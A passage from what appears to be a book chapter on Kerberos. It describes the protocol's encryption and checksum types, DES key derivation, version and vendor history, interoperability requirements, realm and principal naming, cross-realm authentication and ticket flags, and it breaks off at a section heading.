The Key Distribution Center uses the principal's secret key (in the Authentication Server exchange) or a shared session key (in the Ticket Granting Server exchange) to encrypt responses to ticket requests. The capability to obtain the secret key or session key implies knowing the appropriate keys and the identity of the Key Distribution Center. The capability of a principal to decrypt the Key Distribution Center response and present a ticket and a properly formed authenticator (generated with the session key from the Key Distribution Center response) to a service verifies the identity of the principal. Likewise, the capability of the service to extract the session key from the ticket and prove its knowledge thereof in a response verifies the identity of the service.

The Kerberos protocols generally assume that the encryption used is secure from cryptanalysis. Sometimes, though, the order of fields in the encrypted portions of messages is arranged to

minimize the effects of poorly chosen keys. Choosing good keys still is important. If keys are derived from user-typed passwords, those passwords need to be chosen well to make brute force attacks more difficult. Poorly chosen keys still make easy targets for intruders.

The following sections specify the encryption and checksum mechanisms currently defined for Kerberos and describe the encoding, chaining, and padding requirements for each. For encryption methods, placing random information (often referred to as a *confounder*) at the start of the message is often a good idea. The requirements for a confounder are specified along with each encryption mechanism.

Some encryption systems use a block-chaining method to improve the security characteristics of the ciphertext. These chaining methods often don't provide an integrity check upon decryption. Such systems (such as DES in Cipher Block Chaining mode) must be augmented using a checksum of the plaintext that can be verified at decryption and used to detect any tampering or damage. Such checksums should be good at detecting burst errors in the input. If any damage is detected, the decryption routine is expected to return an error indicating the failure of an integrity check. Each encryption type is expected to provide and verify an appropriate checksum. The specification of each encryption method sets out its checksum requirements.

Finally, if a key is to be derived from a user's password, an algorithm for converting the password to a key of the appropriate type is required. The string-to-key function ideally should be one-way and mapping should be different in different realms, because users registered in more than one realm often use the same password in each. An attacker compromising the Kerberos server in one realm should not be able to just obtain or derive the user's key in another realm.

Encryption Specifications

The following structure describes all encrypted messages. The encrypted field that appears in the unencrypted part of messages is a sequence that consists of an encryption type, an optional key version number, and the ciphertext.

```
EncryptedData = {
                  etype[0]     INTEGER -- Encryption Type
                  kvno[1]      INTEGER OPTIONAL,
                  cipher[2]    BYTE STRING -- ciphertext
                }
```

- **etype.** Identifies the encryption algorithm used to encrypt the cipher.
- **kvno.** Contains the version number of the key under which data is encrypted. Present in messages encrypted under long-lasting keys, such as principals' secret keys. Used to determine which key to use when a ticket is valid across a change in key, such as when a user changes his password.
- **cipher.** Contains the encrypted field(s).

The cipher field is generated by applying the specified encryption algorithm to data composed of the message and algorithm-specific inputs. Encryption mechanisms defined for use with Kerberos must take sufficient measures to guarantee the integrity of the plaintext. The protections often can be enhanced by adding a checksum and a confounder.

The suggested format for the data to be encrypted includes a confounder, a checksum, the encoded plaintext, and any necessary padding. The msg-seq field contains the part of the protocol message that is to be encrypted. The format for the data to be encrypted is described in the following:

```
{
 confounder[0] BYTE STRING(conf_length)     OPTIONAL,
 check[1]      BYTE STRING(checksum_length) OPTIONAL,
 msg-seq[2]    MsgSequence,
 pad           BYTE STRING(pad_length)      OPTIONAL
}
```

The first step is to create a confounder. The *confounder* is a random sequence the same length as the encryption blocking length. Its purpose is to confuse or confound certain types of brute force attacks. The second step is to zero out the checksum. Next, calculate the appropriate checksum over confounder, the zeroed checksum, and the message. Place the result in the checksum. Add the necessary padding to bring the total length to a multiple of the encryption blocking length. Encrypt using the specified encryption type and the appropriate key.

Unless otherwise specified, a definition of a Kerberos encryption algorithm uses this ciphertext format. The ordering of the fields in the ciphertext is important. Additionally, messages encoded in this format must include a length as part of the message field, to enable the recipient to verify that the message has not been truncated. Without a length, an attacker could generate a message that could be truncated, leaving the checksum intact.

To enable all implementations using a particular encryption type to communicate with all others using that type, the specification of an encryption type defines any checksum needed as part of the encryption process. If an alternative checksum is to be used, a new encryption type must be defined.

Some encryption systems require additional information beyond the key and the data to be encrypted. When DES is used in Cipher Block Chaining mode, for example, it requires an initialization vector. If required, the description for each encryption type must specify the source of such additional information.

Encryption Keys

Kerberos maintains a database of active encryption keys. The following structure shows the encoding of an encryption key:

```
EncryptionKey = {
                  keytype[0]    INTEGER,
                  keyvalue[1]   BYTE STRING
                }
```

- **keytype.** Specifies the type of encryption key that follows in the keyvalue field. It almost always corresponds to the encryption algorithm used to generate the encrypted data, though more than one algorithm may use the same type of key (the mapping is many to one). This might happen, for example, if the encryption algorithm uses an alternative checksum algorithm for an integrity check or a different chaining mechanism.
- **keyvalue.** Contains the key itself, encoded as a byte string.

All negative values for the encryption key type are reserved for local use. All non-negative values are reserved for officially assigned type fields and interpretations.

Encryption Systems

Kerberos defines a number of encryption systems that may be selected for use in a message. In addition, it also provides a mechanism for a developer to add his own encryption method. When a principal sends a message using an encryption method, the destination principal must also support the encryption method. If it doesn't, an error message will be returned.

The NULL Encryption System (null)

If no encryption is in use, the encryption system is said to be a *NULL encryption system*. A NULL encryption system has no checksum, confounder, or padding. The ciphertext simply is the plaintext. The NULL encryption system uses the NULL key, which is zero bytes in length and has keytype zero (0).

DES in CBC Mode with a CRC-32 Checksum (des-cbc-crc)

The des-cbc-crc encryption mode encrypts information under the Data Encryption Standard using the Cipher Block Chaining (CBC) mode. A CRC-32 checksum is applied to the confounder and message sequence and placed in the checksum field. The details of the encryption of this data are identical to those for the des-cbc-md5 encryption mode.

Because the CRC-32 checksum is not collision-proof, different messages can be generated having the same checksum. An attacker could use a probabilistic chosen plaintext attack to generate a valid message, even in the face of a confounder. Using collision-proof checksums is recommended for environments in which such attacks represent a significant threat. Any time the message will pass through a hostile environment, such as the Internet, or any time the message has great value, as in financial transactions, a collision-proof checksum should be used.

Note Using the CRC-32 as the checksum for ticket or authenticator no longer is mandated as an interoperability requirement for Kerberos version 5 Specification 1.

DES in CBC Mode with an MD4 Checksum (des-cbc-md4)

The des-cbc-md4 encryption mode encrypts information under DES using the Cipher Block Chaining mode. An MD4 checksum is applied to the confounder and message sequence (msg-seq) and placed in the cksum field. The details of the encryption of this data are identical to those for the des-cbc-md5 encryption mode.

DES in CBC Mode with an MD5 Checksum (des-cbc-md5)

The des-cbc-md5 encryption mode encrypts information under the Data Encryption Standard using the Cipher Block Chaining mode. An MD5 checksum is applied to the confounder and message sequence and placed in the cksum field.

Plaintext and DES ciphertext are encoded as 8-byte blocks that are concatenated to make the 64-bit inputs for the DES algorithms. As a result, the data to be encrypted must be padded to an 8-byte boundary before encryption.

Encryption under DES using Cipher Block Chaining requires an additional input in the form of an initialization vector. Unless otherwise specified, zero should be used as the initialization vector. Kerberos' use of DES requires an 8-byte confounder.

The DES specifications identify some weak and semi-weak keys. Those keys are not to be used for encrypting Kerberos messages. Because of the way that keys are derived for the encryption of checksums, keys shall not be used that yield weak or semi-weak keys when eXclusive-ORed with the constant F0F0F0F0F0F0F0F0.

A DES key is 8-bytes of data, with keytype one (1). This consists of 56 bits of key, and 8 parity bits (one per byte).

To generate a DES key from a password, the password normally must have the Kerberos realm name and each component of the principal's name appended, then padded with ASCII nulls to an 8-byte boundary. This string is then fan-folded and eXclusive-ORed with itself to form an 8-byte DES key. The parity is corrected on the key, and it is used to generate a DES-CBC checksum on the initial string (with the realm and name appended). Next, parity is corrected on the CBC checksum. If the result matches a "weak" or "semi-weak" key as described in the DES specification, it is eXclusive-ORed with the constant 00000000000000F0. Finally, the result is returned as the key.

Checksums

The following structure is used for a checksum:

```
Checksum = {
            cksumtype[0]   INTEGER,
            checksum[1]    BYTE STRING
           }
```

- **cksumtype.** Indicates the algorithm used to generate the accompanying checksum.
- **checksum.** Contains the checksum itself, encoded as byte string.

Negative values for the checksum type are reserved for local use. All non-negative values are reserved for officially assigned type fields and interpretations.

Kerberos supports a variety of checksums. In addition, specific implementations may also support implementation-specific checksums. The following sections describe the standard checksums supported by Kerberos. Selection of a specific checksum is up to the application providing the information.

Note Kerberos uses checksums that can be classified by two properties: whether they're collision-proof and whether they're keyed.

A checksum is said to be collision-proof if finding two plaintexts that generate the same checksum value is infeasible. This means that it is not possible for someone to change a message in a manner that leaves the checksum unchanged. Any change to the message makes an unpredictable change to the checksum.

A keyed checksum requires a key to perturb or initialize the algorithm. Keyed checksums are usually cryptographically based. This makes them collision-proof, because the randomizing effect of the encryption makes it impossible to predict the change to the checksum of any change in the message.

To prevent message-stream modification by an active attacker, unkeyed checksums should be used only when the checksum and message will be subsequently encrypted. For example, the checksums defined as part of the encryption algorithms covered earlier in this section are encrypted.

Collision-proof checksums can be made tamperproof as well if the checksum value is encrypted before inclusion in a message. In such cases, combining the checksum and the encryption algorithm is considered a separate checksum algorithm. RSA-MD5 encrypted using DES is a new checksum algorithm of type RSA-MD5-DES. For most keyed checksums, as well as for the encrypted forms of collision-proof checksums, Kerberos prepends a confounder before calculating the checksum.

The CRC-32 Checksum (crc32)

The CRC-32 checksum calculates a checksum based on a cyclic redundancy check as described in ISO 3309. The resulting checksum is four bytes long. The CRC-32 is neither keyed nor collision-proof. Using this checksum is not recommended, because an attacker might be able to generate an alternative message that satisfies the checksum. Use collision-proof checksums for environments in which such attacks represent a significant threat such as the Internet, or an application with high value information.

The RSA MD4 Checksum (rsa-md4)

The RSA-MD4 checksum uses the RSA MD4 algorithm to calculate a checksum. The algorithm takes a message of arbitrary length as input and outputs a 128-bit (16-byte) checksum. RSA-MD4 is collision-proof.

RSA MD4 Cryptographic Checksum Using DES (rsa-md4-des)

The RSA-MD4-DES checksum calculates a keyed collision-proof checksum and requires an 8-byte confounder before the text. The calculation applies the RSA MD4 checksum algorithm, and encrypts the confounder and the checksum using DES in Cipher Block Chaining (CBC) mode. It uses a variant of the session key, where the variant is computed by eXclusive-ORing the key with the constant F0F0F0F0F0F0F0F0. A variant of the key is used to limit the use of a key to a particular function, separating the function of generating a checksum from other encryption performed using the session key. The constant F0F0F0F0F0F0F0F0 was chosen because it maintains key parity. The initialization vector should be zero. The resulting checksum is 24 bytes long, 8 bytes of which are redundant. This checksum is tamperproof and collision-proof.

The RSA MD5 Checksum (rsa-md5)

The RSA-MD5 checksum uses the RSA MD5 algorithm to calculate a checksum. The algorithm takes a message of arbitrary length as input and outputs a 128-bit (16-byte) checksum. RSA-MD5 is collision-proof.

RSA MD5 Cryptographic Checksum Using DES (rsa-md5-des)

The RSA-MD5-DES checksum calculates a keyed collision-proof checksum, the same way the RSA-MD4-DES checksum is calculated, except using RSA-MD5 rather than RSA-MD4. The resulting checksum is 24 bytes long, 8 bytes of which are redundant. This checksum is tamper-proof and collision-proof.

DES Cipher Block Chained Checksum (des-mac)

The DES-MAC checksum is computed by prepending an 8-byte confounder to the plaintext and using the session key to perform a DES CBC-mode encryption on the result. The initialization vector should be zero. It encrypts the same confounder and the last 8-byte block of the ciphertext using DES in Cipher Block Chaining mode and a variant of the key as described in rsa-md4-des. The initialization vector should be zero. The resulting checksum is 128 bits (16 bytes) long, 64 bits of which are redundant. This checksum is tamperproof and collision-proof.

RSA MD4 Cryptographic Checksum Using DES Alternative (rsa-md4-des-k)

The RSA-MD4-DES-K checksum calculates a keyed collision-proof checksum. It uses the RSA MD4 checksum algorithm and encrypts the result using DES in Cipher Block Chaining mode.

The DES key is used as both key and initialization vector. The resulting checksum is 16 bytes long. This checksum is tamperproof and collision-proof. This checksum type is the old method for encoding the RSA-MD4-DES checksum and is no longer recommended. It is supported to provide backward compatibility.

DES Cipher-Block Chained Checksum Alternative (des-mac-k)

The DES-MAC-K checksum is computed by performing a DES CBC-mode encryption of the plaintext. The last block of the ciphertext is used as the checksum value. It is keyed with an encryption key and an initialization vector. Any uses that do not specify an additional initialization vector will use the key as both key and initialization vector. The resulting checksum is 64 bits (8 bytes) long. This checksum is tamperproof and collision-proof. This checksum type is the old method for encoding the DES-MAC checksum and is no longer recommended. It is supported to provide backward compatibility.

Versions of Kerberos

Several different versions and distributions of Kerberos are available. Most of them are based on MIT distributions in one form or another, but the lineage isn't always simple to trace. The newest version of MIT Kerberos is version 5. Versions 4 and 5 are based on completely different protocols. The MIT Kerberos version 5 distribution contains some compatibility code to support conversion from version 4:

- The Kerberos version 5 server can optionally service version 4 requests.
- A program enables users to convert a version 4 format Kerberos database to a version 5 format database.
- An administration server that accepts version 4 protocol and operates on a version 5 database.

Some distributions are freely available, some are stand-alone commercial products, and others are part of a larger free or commercial system.

Versions of Kerberos Version 4

There are several VERSION 4 distributions available. Because version 4 is not totally compatible with version 5, organizations starting new Kerberos installations should consider starting at version 5.

MIT Kerberos Version 4 Availability

MIT version 4 is freely available in the U.S. and Canada through anonymous FTP from athena-dist.mit.edu (18.71.0.38). For specific instructions, change to the pub/Kerberos

directory and download the file README.KRB4 (for version 4) or README.KRB5 (for version 5), both of which are text files that explain the export restrictions and contain detailed instructions on how to download the source code via anonymous FTP. Locations outside North America may use the Bones version.

Transarc Kerberos

A second distribution of Kerberos version 4 is available as a commercial product from Transarc. Years ago, the designers of AFS decided to implement their own security system based on the Kerberos specification rather than using MIT Kerberos version 4, which then was not publicly available. Consequently, Transarc's AFS Kerberos speaks a slightly different protocol but also understands the MIT Kerberos version 4 protocol. They can, in principal, talk to each other. Enough annoying incompatible details, however, make it impractical.

DEC Ultrix Kerberos

A third distribution of Kerberos version 4 is available from Digital Equipment Corporation. Aside from a few changes, DEC's commercial version essentially matches MIT Kerberos version 4.

Versions of Kerberos Version 5

Version 5 of Kerberos is the most recent version. Changes in the protocol have solved a number of security problems from version 4.

MIT Kerberos Version 5

MIT Kerberos version 5 is freely available and is available from the same site as version 4 MIT via anonymous FTP from athena-dist.mit.edu (18.71.0.38).

OSF DCE Security

The Open Systems Foundation (OSF) has defined a Distributed Computing Environment (DCE) with security based on Kerberos version 5, and using the same wire protocol. However, applications from two systems use the protocol in different ways, so the actual interoperability between Kerberos and DCE is limited. Because DCE is defined as an open standard, it is up to manufacturers to provide products that fit into that standard. More and more manufacturers are providing DCE-compliant products, and it is now possible to assemble a complete DCE-compliant security environment by selecting DCE-compliant vendors.

Bones

Kerberos is a network security system that relies on cryptographic methods for its security. Because Kerberos' encryption system, DES, cannot be exported, Kerberos itself cannot be

exported or used outside the United States and Canada in its original form. Bones is a system that provides the Kerberos API without using encryption and without providing any form of security—it's a fake that enables the use of software that expects Kerberos to be present when it cannot be.

Note Bones possesses the property of there being absolutely no question about its legality concerning transportation of its source code across national boundaries. It neither has any encryption routines nor any calls to encryption routines.

You can obtain a working copy of Bones through anonymous FTP from `ftp.funet.fi` (128.214.6.100) in pub/unix/security/kerberos. A DES library is available at the same location.

SESAME

SESAME is an initiative of the European community to produce a compatible product to Kerberos version 5. SESAME-compatible systems are accessible through Kerberos and vice versa. SESAME makes use of DES software developed outside North America, and is not subject to export restrictions. Information on SESAME is available from `http://www.esat.kuleuven.ac.be/cosic/sesame3.html`.

Selecting a Vendor

The following vendors currently have Kerberos offerings:

CyberSAFE

Cygnus Support

Digital Equipment Corporation

Emulex Network Systems

OpenVision Technologies, Inc.

TGV, Inc.

When looking for a vendor, you need to consider more than just software offerings. Because Kerberos installations tend to require a considerable amount of customization, you should inspect consulting support. In a typical Kerberos installation, you can expect to run into compatibility problems with the underlying operating systems of the servers, and possibly with the applications you want to protect. A good consultant who has experience installing Kerberos can greatly improve your chance of completing the project on time and within budget.

Vendor Interoperability Issues

Not all vendors have implemented Kerberos in the same manner. The result is that products from different vendors do not always talk to each other. This is less of a problem with version 5 than version 4, but it remains an issue of concern for any organization considering a Kerberos installation.

DEC ULTRIX Kerberos

DEC ULTRIX contains Kerberos for a single reason, namely, to provide authenticated name service for the ULTRIX enhanced security option. It does not support Kerberos user-level authentication.

DEC's version essentially is the same as, and is derived from, MIT Kerberos version 4, except for a few changes. A version 5 is due out about the same time as this book. The most significant change is that the capability to perform any kind of end-to-end user data encryption has been eliminated to comply with export restrictions. Minor changes include the placement of ticket files (/var/dss/kerberos/tkt versus /tmp) and the principal names used by some standard Kerberos services (for example, kprop versus rcmd). Some other minor changes probably have been made as well.

Although you can use DEC ULTRIX Kerberos in the normal way, no reason to do so exists, because the MIT distribution supports ULTRIX directly.

Transarc's Kerberos

Transarc's Kerberos uses a different string-to-key function (the algorithm that turns a password into a DES key) than MIT Kerberos. The AFS version uses the realm name as part of the computation, whereas the MIT version does not. A program that uses a password to acquire a ticket (for example, kinit or login) works only with one version, unless modified to try both string-to-key algorithms.

Transarc also uses a different method of finding Kerberos servers. MIT Kerberos uses krb.conf and krb.realms to map hostnames to realms and realms to Kerberos servers. AFS servers for a realm are located on the AFS database servers and can be located using /usr/vice/etc/CellServDB. This means that a program built using the MIT Kerberos libraries looks in one place for the information while a program built using the AFS Kerberos libraries looks in another. You can set up all three files and use both libraries, but be sure that everything is consistent among the different files.

The two versions have a different password-changing protocol, so you must use the correct "kpasswd" program for the server with which you connect. In general, AFS clients that talk directly to the kaserver use an Rx-based protocol, instead of UDP with MIT Kerberos, so those AFS clients cannot talk to an MIT server.

In summary, AFS Kerberos and MIT Kerberos can interoperate after you acquire a Ticket Granting Ticket, which you can do with kinit (MIT) or klog (AFS). With a Ticket Granting Ticket, Kerberos applications such as rlogin can talk to an MIT or AFS Kerberos server and achieve correct results. However, it is probably best to pick one implementation and use it exclusively. It will reduce the administration problems.

DCE

DCE Security started from an early alpha release of version 5 and the two versions have developed independently. MIT and the OSF have agreed to resolve some minor incompatibilities.

The DCE Security Server, secd, listens on UDP port 88 for standard Kerberos requests and responds appropriately. Therefore, clients of MIT Kerberos can operate in a DCE environment without modification, assuming the DCE Security database contains the appropriate principals with the correct keys.

An MIT Kerberos version 5 server cannot replace the DCE Security Server. First, DCE applications communicate with secd by way of the DCE RPC. Second, the DCE Security model includes a Privilege Server that fills in the authorization field of a principal's ticket with DCE-specific data, and the DCE Security Server has a built-in Privilege Server. Before the MIT Kerberos version 5 server can support DCE clients it needs to talk to a stand-alone Privilege Server and no such Privilege Server presently exists, although the necessary information is available.

As an additional complication, the DCE does not officially export the Kerberos version 5 API. It only exports a DCE Security-specific API. Individual vendors can provide the Kerberos version 5 API if they want, but unless they all do (which seems unlikely) Kerberos version 5 API applications will not be compile-time portable to pure DCE environments. Only binaries will work with both versions.

Interoperability Requirements

Version 5 of the Kerberos protocol supports a myriad of options, including multiple encryption and checksum types, alternative encoding schemes, optional mechanisms for pre-authentication, the handling of tickets with no addresses, options for mutual authentication, user-to-user authentication, support for proxies, forwarding, postdating and renewing tickets, formatting realm names, and handling authorization data.

You must define a minimal configuration that all implementations support to ensure the interoperability of realms. This minimal configuration is subject to change as technology does. If it is discovered at some later date that one of the required encryption or checksum algorithms is not secure, for example, it will be replaced.

Specification 1

Specification 1 is the first definition of a standard set of these options. Implementations configured in this way are said to support Kerberos version 5 Specification 1.

Encryption and Checksum Methods

The following encryption and checksum mechanisms must be supported. Implementations may support other mechanisms as well, but the additional mechanisms may only be used when communicating with principals also known to support them:

Encryption: DES-CBC-MD5

Checksums: CRC-32, DES-MAC, DES-MAC-K, and DES-MD5

Realm Names

All implementations must understand hierarchical realms in both the Internet domain and the X.500 style. When a Ticket Granting Ticket for an unknown realm is requested, the Key Distribution Center must be able to determine the names of the intermediate realms between the Key Distribution Center's realm and the requested realm.

Transited Field Encoding

DOMAIN-X500-COMPRESS must be supported. Alternative encodings may be supported, but they may be used only when *all* intermediate realms support that encoding.

Preauthentication Methods

The TGS-REQ method must be supported. The TGS-REQ method is not used on the initial request. Clients must support the PA-ENC-TIMESTAMP method, but whether it is enabled by default may be determined per realm. If not used in the initial request, and the error KDC_ERR_PREAUTH_REQUIRED is returned specifying PA-ENC-TIMESTAMP as an acceptable method, the client should retry the initial request using the PA-ENC-TIMESTAMP preauthentication method. Servers need not support the PA-ENC-TIMESTAMP method, but if not supported, the server should ignore the presence of PA-ENC-TIMESTAMP preauthentication in a request.

Mutual Authentication

Mutual authentication (via the KRB_AP_REP message) must be supported.

Ticket Addresses and Flags

All Key Distribution Centers must pass on tickets that carry no addresses. If a Ticket Granting Ticket contains no addresses, the Key Distribution Center returns derivative tickets. Each

realm may set its own policy for issuing such tickets, and each application server sets its own policy concerning accepting them. By default, servers should not accept them.

Proxies and forwarded tickets must be supported. Individual realms and application servers can set their own policy regarding when such tickets are accepted.

All implementations must recognize renewable and postdated tickets, but need not actually implement them. If these options are not supported, the start time and end time in the ticket specify a ticket's entire useful life. When a server decodes a postdated ticket, all implementations make the presence of the postdated flag visible to the calling server.

User-to-User Authentication

Support for user-to-user authentication, via the ENC-TKTIN-SKEY Key Distribution Center option, is required. Individual realms can decide as a matter of policy to reject such requests on a per-principal or realm-wide basis.

Authorization Data

Implementations must pass all authorization data subfields from Ticket Granting Tickets to any derivative tickets unless directed to suppress a subfield as part of the definition of that registered subfield type. Passing on a subfield is never correct, and no registered subfield types presently specify suppression at the Key Distribution Center.

Implementations must make the contents of any authorization data subfields available to the server when a ticket is used. Implementations are not required to permit clients to specify the contents of the authorization data fields.

Recommended Key Distribution Center Values

The following list supplies recommended values for a Key Distribution Center implementation, based on the list of suggested configuration constants:

Minimum lifetime	5 minutes
Maximum renewable lifetime	1 week
Maximum ticket lifetime	1 day
Empty addresses	Permitted only when suitable restrictions appear in authorization data

Naming Constraints

Kerberos has several different types of names. Each type of name has its own rules, structure, and limitations.

Realm Names

Although realm names are encoded as GeneralStrings and although a realm technically can select any name it chooses, interoperability across realm boundaries requires agreement on how realm names are to be assigned and what information they imply.

To enforce these conventions, each realm must conform to the conventions. It must require that any realms with which inter-realm keys are shared also conform to the conventions and require the same from its neighbors.

Presently, the four styles of realm names are domain, X.500, other, and reserved. Examples of each style follow:

```
  domain:     host.subdomain.domain
    X500:     C=US/O=OSF
   other:     NAMETYPE:rest/of.name=without-restrictions
reserved:     reserved, but will not conflict with above
```

The most common type of name in use is the domain name. Domain names must look like Internet domain names. They consist of components separated by periods (.) and contain neither colons (:) nor slashes (/).

Some organizations use X.500 names to remain consistent with other naming conventions in use within the organization. X.500 names contain an equal sign (=) and cannot contain a colon (:) before the equal sign. The realm names for X.500 names are string representations of the names with components separated by slashes (leading and trailing slashes not included).

In case your organization wants to use an unusual naming convention, Kerberos allows for implementation-specific naming systems. Names that fall into the other category must begin with a prefix that contains no equal sign (=) or period (.) and the prefix must be followed by a colon (:) and the rest of the name. All prefixes must be assigned before they may be used. Presently none are assigned.

Finally, a category of names is left for future use. The reserved category includes strings that do not fall into the first three categories. All names in this category are reserved. Names are unlikely to be assigned to this category unless a very strong argument exists for not using the "other" category.

These rules guarantee no conflicts between the various name styles. The following additional constraints apply to assigning realm names in the domain and X.500 categories. The name of a realm for the domain or X.500 formats must be used by organizations that own an Internet domain name or X.500 name. If no such names are registered, authority to use a realm name may be derived from the authority of the parent realm. If E40.MIT.EDU lacks a domain name, for example, the administrator of the MIT.EDU realm can authorize the creation of a realm of that name.

This is acceptable because the organization to which the parent is assigned presumably is the organization authorized to assign names to its children in the X.500 and domain name systems as well. If the parent assigns a realm name without also registering it in the domain name or X.500 hierarchy, the parent is responsible for ensuring that a name identical to the realm name of the child does not exist in the future unless assigned to the child.

Principal Names

As was the case for realm names, conventions are needed to ensure that all agree on what information is implied by a principal name. The name-type field that is part of the principal name indicates the kind of information implied by the name. The name type should be treated as a hint. Ignoring the name type, no two names can be the same. At least one of the components, or the realm, must be different. An example of a principal name is a username of JSmith. It would have a type of NT-PRINCIPAL, and the realm name of RESEARCH.ABC.COM (domain name style) would be considered to be a part of the principal name. The following name types are defined:

Name Type	Value	Meaning
NT-UNKNOWN	0	Name type not known
NT-PRINCIPAL	1	Just the name of the principal as in DCE, or for users
NT-SRV-INST	2	Service and other unique instance (krbtgt)
NT-SRV-HST	3	Service with host name as instance (telnet, rcommands)
NT-SRV-XHST	4	Service with host as remaining components
NT-UID	5	Unique ID

When a name implies no information other than its uniqueness at a particular time, the name type PRINCIPAL should be used. The principal name type should be used for users, and it also might be used for a unique server. If the name is a unique machine-generated ID guaranteed never to be reassigned, then the name type of UID should be used. Reassigning names of any type generally is a bad idea because stale entries might remain in Access Control Lists. Reassigned names could acquire rights to information that were not intended. This problem is called object reuse because the new owner of the name gets to use the information as a result of the previous owner of the name having rights to use the object.

If the first component of a name identifies a service and the remaining components identify an instance of the service in a server-specified manner, then the name type of SRV-INST should be used. An example of this name type is the Kerberos Ticket Granting Ticket that has a first component of krbtgt and a second component that identifies the realm for which the ticket is valid.

If an instance is a single component following the service name and the instance identifies the host on which the server is running, then the name type SRV-HST should be used. This type typically is used for Internet services such as Telnet and the Berkeley R commands. If the separate components of the host name appear as successive components following the name of the service, then the name type SRVXHST should be used. This type might be used to identify servers on hosts with X.500 names where the slash (/) might otherwise be ambiguous.

A name type of UNKNOWN should be used when the form of the name is not known. When comparing names, a name type of UNKNOWN matches principals authenticated with names of any type. A principal authenticated with a name type of UNKNOWN, however, matches only other names type of UNKNOWN.

Name of Server Principals

The principal identifier for a server on a host generally is composed of the following two parts:

- The realm of the Key Distribution Center with which the server is registered
- A two-component name of type NT-SRV-HST if the host name is an Internet domain name, or a multicomponent name of type NT-SRV-XHST if the name of the host is of a form that permits slash (/) separators, such as X.500

The first component of the multicomponent name identifies the service and the latter components identify the host. Where the name of the host is not case-sensitive (for example, with Internet domain names), the name of the host must be lowercase. For services such as Telnet and the Berkeley R commands that run with system privileges, the first component is the string "host" rather than a service-specific identifier.

Cross-Realm Operation

The Kerberos protocol is designed to operate across organizational boundaries. A client in one organization can be authenticated to a server in another. Each organization that wants to run a Kerberos server establishes its own realm. The name of the realm in which a client is registered is part of the client's name, and can be used by the end-service to decide whether to honor a request.

By establishing inter-realm keys, the administrators of two realms can enable a client authenticated in the local realm to use its authentication remotely. With appropriate permission, the client could arrange registration of a separately named principal in a remote realm and engage in normal exchanges with that realm's services. For even small numbers of clients, however, this becomes cumbersome, and more automatic methods are necessary. The exchange of inter-realm keys (a separate key may be used for each direction) registers the Ticket Granting Service of each realm as a principal in the other realm. A client then can obtain a Ticket Granting

Ticket for the remote realm's Ticket Granting Service from its local realm. When that Ticket Granting Ticket is used, the remote Ticket Granting Service uses the inter-realm key, which usually differs from its own normal Ticket Granting Server key, to decrypt the Ticket Granting Ticket. It thereby can be certain that it was issued by the client's own Ticket Granting Server. Tickets issued by the remote Ticket Granting Service let the end-service know that the client was authenticated from another realm.

A realm is said to communicate with another realm if the two realms share an inter-realm key or if the local realm shares an inter-realm key with an intermediate realm that communicates with the remote realm. An *authentication path* is the sequence of intermediate realms transited in communicating from one realm to another.

Realms typically are organized hierarchically. Each realm shares a key with its parent and a different key with each child. If an inter-realm key is not directly shared by two realms, the hierarchical organization permits an authentication path to be constructed. If a hierarchical organization is not used, it might be necessary to consult some database before constructing an authentication path between realms is possible. If there is regular communication between two realms that are not directly connected in the hierarchy, they can set up a direct key between the two realms. Figure 9.3 shows a corporate hierarchy with the links between systems representing a connection with a shared key. Note that there is a direct connection between ProjectW.RESEARCH.ABC.COM and ProjectW.PAYROLL.ABC.COM. Any time a connection will see significant data flows, an inter-realm key can be created and shared between the servers.




Figure 9.3
A corporate hierarchy with shared key.

Although realms typically are hierarchical, intermediate realms can be bypassed to achieve cross-realm authentication through alternative authentication paths. These might be established to make communication between two realms more efficient. The end-service needs to know which realms were transited when deciding how much faith to place in the authentication process. To facilitate this decision, a field in each ticket contains the names of the realms involved in authenticating the client.

Ticket Flags

Each Kerberos ticket contains a set of bit flags that are used to indicate attributes of that ticket. Most flags can be requested by a client when the ticket is obtained. Some are turned on and off automatically by a Kerberos server as required. The following sections explain what the various flags mean, and give examples of reasons to use such a flag.

Table 9.1 describes the ticket flags.

Table 9.1
Ticket Flags

Bit(s)	Name	Description
0	RESERVED	Reserved for future expansion.
1	FORWARDABLE	This flag tells the Ticket Granting Server that it is OK to issue a new Ticket Granting Ticket with a different network address based on the presented ticket.
2	FORWARDED	This flag indicates that the ticket has either been forwarded or was issued based on authentication involving a forwarded Ticket Granting Ticket.
3	PROXIABLE	The PROXIABLE flag has an interpretation identical to that of the FORWARDABLE flag, except that the PROXIABLE flag tells the Ticket Granting Server that only non-Ticket Granting Tickets may be issued with different network addresses.
4	PROXY	When set, this flag indicates that a ticket is a proxy.
5	MAY-POSTDATE	This flag tells the Ticket Granting Server that a post dated ticket may be issued based on this Ticket Granting Ticket.
6	POSTDATED	This flag indicates that this ticket has been postdated.
7	INVALID	This flag indicates that a ticket must be validated before use.
8	RENEWABLE	A renewable ticket can be used to obtain a replacement ticket that expires at a later date.
9	INITIAL	This flag indicates that this ticket was issued using the Authentication Server protocol, and not issued based on a Ticket Granting Ticket.

Bit(s)	Name	Description
10	PRE-AUTHENT	This flag indicates that during initial authentication, the client was authenticated by the Key Distribution Center before a ticket was issued.
11	HW-AUTHENT	This flag indicates that the protocol employed for initial authentication required the use of hardware expected to be possessed solely by the named client.
12–31	RESERVED	Reserved for future use.

Initial and Preauthenticated Tickets

The INITIAL flag indicates that a ticket was issued using the Authentication Server protocol and not issued based on a Ticket Granting Ticket. Application servers that want to require the knowledge of a client's secret key (for example, a password changing program) can insist that this flag be set in any tickets they accept. Thus, they are assured that the client's key was recently presented to the application client.

Invalid Tickets

